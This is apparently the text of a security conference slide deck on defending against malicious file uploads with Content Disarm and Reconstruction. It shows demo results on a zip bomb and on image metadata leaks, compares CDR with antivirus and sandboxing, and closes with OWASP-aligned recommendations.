
Corrupted .zip bomb designed to crash file processing systems upon upload.

With CDR

Corrupted .zip sanitized and rebuilt as clean compressed file (42Kb). Application processes it normally.

CDR prevents downtime and resource exhaustion by proactively rebuilding files rather than just scanning them.

CDR Result on Zip Bomb



CDR Threat Analysis

Real-time detection and neutralization

● Zip Bomb DoS

Analysis Progress

6 / 6 steps

Safe archive with normal compression created

✓ **Extreme Compression**
115,000,000:1 compression ratio detected
Neutralized

✓ **DoS Attack Vector**
File would expand to 4.5TB causing system overload
Neutralized

✓ **Nested Bomb Structure**
Multiple compression layers designed for maximum impact
Neutralized

0
Threats Found


3
Neutralized

100%
Complete

CDR Against Sensitive Information Disclosure via Metadata

PyCDR performs comprehensive metadata analysis and sanitization, removing all sensitive information while preserving the core image content.

CDR Result on Sensitive Metadata in an Image



CDR Threat Analysis

Real-time detection and neutralization

● Metadata Disclosure

Analysis Progress 6 / 6 steps

Clean image with safe metadata generated

GPS Location Data
Exact coordinates revealing sensitive location
Neutralized

Confidential Keywords
Internal company and project information
Neutralized

Device Information
Camera model and editing software details
Neutralized

0 Threats Found

3 Neutralized

100% Complete

Traditional Malware Scanning VS CDR

Single Antivirus Scanning Limitations

Signature Dependence

Relies on known malware patterns. New threats easily bypass detection.

Detection Lag

Zero-day exploits remain undetected until signatures are updated.

Metadata Blindness

Cannot detect sensitive information in legitimate file metadata.

Multi-AV Scanning Approach

Improved Detection

Multiple engines catch more threats than single AV

Still Signature-Based

Remains vulnerable to zero-day and obfuscated attacks

Performance Cost

Significantly slower processing and higher resource usage

Even with multiple engines, sophisticated or zero-day threats often bypass detection. Metadata leaks remain unaddressed by this approach.

Sandboxing & Behavioral Analysis

Dynamic Analysis

Executes files in isolated environments to observe behavior. Catches some complex threats.

Time Intensive

Significantly delays file processing. Creates user experience issues in real-time systems.

Resource Heavy

Requires substantial computing power. Expensive to implement and maintain at scale.

Blind Spots

Misses metadata leaks and certain corrupted files. Some malware detects sandboxes and remains dormant.

Comparative Security Controls Summary

Control Method	Proactivity	Speed	Zero-day Prevention
Single AV	Reactive	Fast	No
Multi-AV	Reactive	Medium	Partial
Sandboxing	Semi-Proactive	Slow	Good (but limited)
CDR	Proactive	Fast	Excellent

Conclusion: CDR provides the most comprehensive protection while maintaining performance. It addresses gaps left by traditional approaches.

CDR Pitfalls to Consider

File Fidelity Loss

Sanitized files may lose advanced features like macros, embedded scripts, or complex formatting.

User Acceptance

Users may resist sanitized files due to perceived data loss or usability issues.

Legitimate Rejections

Aggressive sanitization could block legitimate documents, impacting business workflows.

OWASP-Aligned Recommendations

Immediate Actions and Next Steps

1 Perimeter & Network Controls

- Enforce WAF rules for uploads
- Inline malware scanning on ingress

2 App-Layer Validation & Sanitization

- Strict allow-lists (extensions, magic-bytes, size/schema)

3 Defense-in-Depth Processing

- Chain CDR + signature & behavioural malware scanners
- Store uploads off web-root, serve via isolated domain

4 Monitoring & Testing

- Integrate secure-coding standards (OWASP Top 10)
- SIEM-backed logging & alerts on anomalous uploads
- Quarterly/Semi-Annually red-team exercises

Key Takeaways

Real-Life Impact

Unrestricted file uploads pose significant security risks.

Limited Traditional Approaches

AV and sandboxing have clear limitations.

Proactive CDR

Neutralizes threats before exploitation occurs.

Defense In Depth is Key

Layered defenses ensure that if one control fails, the next stops the threat.

Resources

Resources for this presentation are available at: o

- OWASP Unrestricted File Upload.
- Gartner: Quick Answer: How to Protect Web Applications Against Malicious File Uploads .
- CWE-434: Unrestricted Upload of File with Dangerous Type.
- GlassWall Secure File Uploads Report.
- Exploitation of Accellion File Transfer Appliance.
- 30,000 WordPress Sites Exposed to Exploitation via File Upload Vulnerability.

Thank You & Q&A

Sewar Khalifeh

Contact: s.khalifeh@cloudyrion.com

Medium Blog:

Medium

Sewar Khalifeh – Medium

Read writing from Sewar Khalifeh on Medium. Technology evolves, so do the threats. I ensure staying a step ahead of...

CLOUDYRION

Sewar Khalifeh
Secure by Design Consultant @ CLOUDYRION | Cloud Security | Resili...